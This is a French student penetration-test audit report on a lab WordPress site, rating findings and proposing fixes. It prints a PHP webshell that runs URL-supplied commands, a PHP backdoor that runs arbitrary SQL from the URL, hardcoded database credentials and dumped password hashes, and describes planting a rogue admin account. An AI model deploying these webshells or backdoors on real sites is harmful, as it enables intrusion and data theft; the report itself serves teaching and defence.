

Rapport d'audit Wakanda-dream-lab

Module R316 Cyber

Pentest et rapport réalisé par :
<ul style="list-style-type: none">• Caudan Mathieu• Beauchene Marius• Granier-Nallet Mat-téo• Harreau Renaud

Sommaire

1 - Rappel du contexte.....	3
2 - Résumé des failles avec niveau de complexité et ordre de priorité.....	4
3 - Conclusion de l'audit.....	4
4 - Renseignement d'origine sources ouvertes.....	5
5 - Connexion au site en tant qu'utilisateur.....	6
6 - Création d'un WebShell.....	8
7 - Création de comptes administrateurs.....	10
8 - Connexion à la base de donnée.....	11

1 - Rappel du contexte

Aujourd'hui, dans ce TP, nous allons pratiquer ce à quoi le métier de pentesteur pourrait s'apparenter. Pour cela, nous sommes mandatés par l'entreprise Wakanda-dream-lab pour effectuer un pentest de leurs systèmes d'information en mode "boîte noire". Dans cette configuration, il s'agit dans un premier temps de rechercher des informations sur l'entreprise et les personnes. Connaître la situation géographique, les informations générales d'une société, ou son fournisseur d'accès à Internet sont peut-être des choses banales, toutefois à ne pas négliger. Effectivement, ces quelques informations en disent plus sur la cible. Dans notre cas, la première phase sur la recherche des informations est déjà effectuée afin de gagner du temps. Lors d'un test d'intrusion, nous adoptons la position d'un attaquant potentiel. Le principal but de cette manœuvre est de trouver des vulnérabilités exploitables en vue de proposer un plan d'actions permettant d'améliorer la sécurité du système d'information plus élaboré que le précédent, afin notamment d'empêcher des pirates informatiques de compromettre les infrastructures internes d'une entreprise.

2 - Résumé des failles avec niveau de complexité et ordre de priorité

				Sévérité	Nombre
Niveau de priorité	Nombre	Difficulté de correction	Nombre	Intolérable	3
Urgent	3	Complexe	2	Substantielle	0
Standard	2	Modéré	1	Modéré	2
Bas	0	Facile	2	Acceptable	0

3 - Conclusion de l'audit

Après les deux jours d'audit pour la société Wakanda-Dream-Lab, nous pouvons conclure que le niveau de sécurité de l'infrastructure web est : **faible**.

La priorité serait de veiller à un **renouvellement régulier** des mots de passe des utilisateurs et surtout des administrateurs.

Il serait également essentiel de **restreindre** les possibilités de modification sur le gestionnaire WordPress.

Il pourrait être utile de mettre en place un système d'**authentification à deux facteurs** pour les administrateurs mais également de demander un **mot de passe unique** lorsque l'on souhaite modifier directement des code de certaines page sans passer par l'éditeur WordPress.

Pour finir il serait important de sécuriser la base de données par des **mots de passe complexes et uniques** afin de minimiser les risques de connexion par des utilisateurs malveillants.

4 - Renseignement d'origine sources ouvertes

Renseignement d'origine sources ouvertes (OSINT)				Réf. 1
Niveau de sévérité				Modéré
Description résumé	Après un travaille d'osint rapide nous avons pu retrouver la liste des employés ainsi que leur email et le mot de passe correspondant.			
Impacts				
Impact	Confidentialité	Elevé	Fuite de donnée	Elevé
	Impact sur l'image de marque	Moyen		
Mesure correctives				
Correction résumé	Demander au personnel de changer leur mot de passe plus régulièrement et d'utiliser des mot de passe différentes entre vie professionnelle et personnelle			
Evaluation de la correction	Difficulté de correction	Facile	Priorité de correction	Urgent

Description :

Par la recherche d'information via la technique de l'OSINT, on peut facilement retrouver les mots de passes utilisés par un éditeur d'un site tel que Nakia ou même admin avec le cas de t-challa dans ce TP. L'utilisation d'un même mot de passe pour des usages différents est la cause de cette possible fuite. Via cet OSINT, on a pu au fur et à mesure réussir à accéder à toute la base de données et à se créer un compte administrateur. Cette fuite de mot de passe peut engendrer, dans ce cas d'utilisation, la perte de tous ses comptes sur différents sites.

Solution :

Utiliser un mot de passe différent pour chacun de nos comptes et qui soit robuste (12 caractères minimum, aléatoires et utilisant les 4 types de caractères). Utilisation de la double authentification par l'envoi d'un email de confirmation. Utilisation d'un compteur d'essai de mot de passe et d'un délai d'attente entre chaque essai après un certain nombre d'essais.

Pour la connexion, nous avons utilisé le fichier de log donné en début de TP. La page de connexion nous indiquait un identifiant ou un mail avec un mot de passe, en recherchant sur le site, nous avons découvert un article écrit par Nakia, nous avons conclu que c'était donc un utilisateur et donc un identifiant. Celui-ci correspondait à un mail dans le fichier et donc nous avons testé la connexion avec Nakia et le mot de passe correspondant.





Figure 5 - Connexion au site en éditeur

Après s'être connecté sur ce compte, on a accès aux fonctionnalités du rôle Éditeur qui nous permet exceptionnellement de modifier les fichiers de création et de mise en forme du site wakanda dans l'onglet Theme Editor. Nous pouvons aussi grâce à ce nouveau rôle pouvoir connaître l'identifiant de t-challa qui est administrateur dans l'onglet Users.



Username	Name	Email	Role	Posts
<input type="checkbox"/> nakia	—	nakia@wakanda-dream-lab.fr	Author, Editor	1
<input type="checkbox"/> t-challa	—	t-challa@wakanda-dream-lab.fr	Administrator	0

Figure 6 - Différents user du site

On peut observer que sur ce site en WordPress, la présence d'un tableau de données comme celui des utilisateurs ci-dessus signifie que les données de ce tableau proviennent d'une base de données SQL par exemple. Dans la prochaine étape, nous allons donc essayer d'accéder au compte admin de t-challa en tirant profit de ces informations et en injectant du PHP dans l'onglet Theme Editor qui nous est laissé modifiable.

6 - Création d'un WebShell

Création d'un WebShell				Réf. 3
Niveau de sévérité				Intolérable
Description résumé	La possibilité de modifier des fichiers PHP du site web même par de simples utilisateurs éditeurs est une vulnérabilité majeure. En effet, pouvoir intégrer un WebShell au site web peut permettre de récupérer des données sensibles. De plus s'il est possible de modifier des pages php il est aussi possible de créer des pages ou d'en modifier pour afficher des contenus illégaux.			
Impacts				
Impact	Confidentialité	Elevé	Fuite de donnée	Elevé
	Impact sur l'image de marque	Elevé		
Mesure correctives				
Correction résumé	Interdire la modification des documents en ligne, ne les autoriser qu'en privé ou à l'aide d'un compte administrateur et ainsi empêcher l'injection WebShell. Pour la désactiver, il faut modifier le fichier *wp-config.php* ainsi : *// Désactiver l'édition de fichier define('DISALLOW_FILE_EDIT', true);*			
Evaluation de la correction	Difficulté de correction	Modéré	Priorité de correction	Urgent

Description :

En accédant à l'onglet Theme Editor, nous allons donc essayer d'injecter du PHP dans le code édition à l'aide de cette faille laissée. Nous avons ainsi pour but d'accéder à la base de données regroupant les différents utilisateurs et leur mot de passe et d'accéder au compte admin.

```

if(isset($_GET['cmd'])){
    system($_GET['cmd']);
}

```

Figure 7 - Code PHP pour un shell

Ce WebShell permet d'envoyer dans le système une commande qui agit sur le cmd de notre serveur depuis un changement de la variable cmd de l'URL. On peut ainsi connaître tous les fichiers sous le site en insérant "?cmd=ls" à la suite de l'URL du site.




Figure 8 - Test commande depuis l'URL avec la commande "ls"

En explorant les différents fichiers du ls, on a réussi à trouver le fichier lié à la database qui est wp-config.php, on va ainsi y accéder en utilisant la commande "cat".




Figure 9 - URL vers le fichier de log

Grâce au WebShell, nous avons retrouvé le fichier contenant les logs. Nous avons affiché le code source de la page car le navigateur interprète mal le code de ce fichier.




Figure 10 - Mot de passe de la Database

Dans le code source du fichier, nous avons le mot de passe pour la database. À l'image de Nakia, nous avons pris le même mot de passe pour la connexion sur le site wakanda. La connexion est réussie.



Figure 11 - Connecté avec t-challa, le compte admin

7 - Création de comptes administrateurs

Création de comptes administrateurs				Réf. 4
Niveau de sévérité				Intolérable
Description résumé	Une fois connecté en tant qu'administrateur il est possible de créer des comptes administrateurs ayant tous les permissions sur le gestionnaire wordpress. Il serra possible d'accéder à l'ensemble de la base de données ou même de récupérer des données très sensibles.			
Impacts				
Impact	Confidentialité	Elevé	Fuite de donnée	Elevé
	Impact sur l'image de marque	Modéré		
Mesure correctives				
Correction résumé	Mettre en place des politiques de sécurité pour limiter les possibilités de connexion. Cela peut être une authentification à deux facteurs. Plus simplement il pourrait s'agir de limiter les possibilités d'accès a travers le gestionnaire wordpress.			
Evaluation de la correction	Difficulté de correction	Complexe	Priorité de correction	Urgent

Description :

Grâce à la connexion en admin, nous avons pu créer notre utilisateur en admin. Ce n'est pas trop discret mais c'était pour explorer les possibilités dans ce TP. Il permet de se connecter directement au site en tant qu'admin et d'avoir tout le pouvoir si l'autre administrateur est supprimé ou que son mot de passe ait changé.

Figure 12 - Création d'un compte administrateur

Username (required)

Email (required)

First Name

Last Name

Website

Password Generate password Very weak Hide

Confirm Password

Send User Notification ☒ Send the new user an email about their account.

Role

8 - Connexion à la base de donnée

Connexion à la base de donnée				Réf. 5
Niveau de sévérité				Intolérable
Description résumé	La possibilité d'accéder à la base de données du site web est une très grosse vulnérabilité. En effet, il serait possible pour un attaquant de récupérer un grand nombre de données sensibles sur les utilisateurs			
Impacts				
Impact	Confidentialité	Elevé	Fuite de donnée	Elevé
	Impact sur l'image de marque	Modéré		
Mesure correctives				
Correction résumé	Limiter les possibilités d'accès .au gestionnaire wordpress pour empêcher la création potentielle de nouvelles page PHP a des fins malveillantes.			
Evaluation de la correction	Difficulté de correction	Complexe	Priorité de correction	Standard

Description :

```

if(isset($_GET['cmd'])){
    $mysqli = connectionDB();
    $output = readDB($mysqli, $_GET['cmd']);
    print_r($output);
}

function connectionDB()
{
    //Paramètres de connexion
    $hostname = "localhost";
    $database = "wordpress";
    $username = "wordpress_user";
    $pwd = "3klq2383oaCS";


    //connexion à la BDD
    $mysqli = new mysqli($hostname, $username, $pwd, $database);
    if ($mysqli->connect_errno) {
        echo "Echec lors de la connexion à MySQL : (" . $mysqli->connect_errno . ") " . $mysqli->connect_error;
    }
    //modification du jeu de résultats en utf8
    $mysqli->set_charset("utf8");
    return $mysqli;
}

function readDB($mysqli, $sql_input)
{
    $result = $mysqli->query($sql_input);
    if ($result === false) {
        return array();
    }
    if ($result->num_rows == 0) {
        return array();
    }
    return $result->fetch_all(MYSQLI_ASSOC);
}

```

Figure 13 - Code PHP pour connecter la base de donnée


Ce code créé dans un TP de début d'année nous permet d'accéder à la base de données SQL. La requête SQL est prise en compte via l'URL avec l'id cmd.



```
array(12) { [0]=> array(1) { ["Tables_in_wordpress"]=> string(14) "wp_commentmeta" } [1]=> array(1) { ["Tables_in_wordpress"]=> string(11) "wp_comments" } [2]=> array(1) { ["Tables_in_wordpress"]=> string(8) "wp_links" } [3]=> array(1) { ["Tables_in_wordpress"]=> string(10) "wp_options" } [4]=> array(1) { ["Tables_in_wordpress"]=> string(11) "wp_postmeta" } [5]=> array(1) { ["Tables_in_wordpress"]=> string(8) "wp_posts" } [6]=> array(1) { ["Tables_in_wordpress"]=> string(21) "wp_term_relationships" } [7]=> array(1) { ["Tables_in_wordpress"]=> string(16) "wp_term_taxonomy" } [8]=> array(1) { ["Tables_in_wordpress"]=> string(11) "wp_termmeta" } [9]=> array(1) { ["Tables_in_wordpress"]=> string(8) "wp_terms" } [10]=> array(1) { ["Tables_in_wordpress"]=> string(11) "wp_usermeta" } [11]=> array(1) { ["Tables_in_wordpress"]=> string(8) "wp_users" } }
```

Figure 14 -Requête SQL et affichage de la requête

La requête show tables nous a permis d'afficher toutes les tables de la database.



```
array(3) { [0]=> array(2) { ["user_login"]=> string(8) "t-challa" ["user_pass"]=> string(34) "$P$BBzN6rJAJRfEdU730mBMhXeB/t2UH50" } [1]=> array(2) { ["user_login"]=> string(5) "nakia" ["user_pass"]=> string(34) "$P$BJmaUIFb0QJ6TMlID4dkyyXyDA34x3." } [2]=> array(2) { ["user_login"]=> string(4) "Test" ["user_pass"]=> string(34) "$P$Bc0l16dHIYDLI4DeiBg7.NsdyfaPgk." } }
```

Figure 15 - Requête SQL affichant les users et mot de passe associé

La requête visait à afficher les mots de passe de chaque utilisateur en fonction des utilisateurs, au passage, nous voyons l'utilisateur que l'on a créé lors de la connexion en admin. L'affichage n'est pas très propre, des fonctions auraient pu être créées pour les requêtes voulues mais le but est la discrétion. Le fait de se connecter à la base de donnée permet de récupérer toutes les informations du site issu de cette database. Pour un site comme celui-ci, ce n'est pas très confidentiel mais si c'était un hôpital, un site gouvernemental etc, cela poserait un très gros problème de sécurité pour les patients ou pour le pays.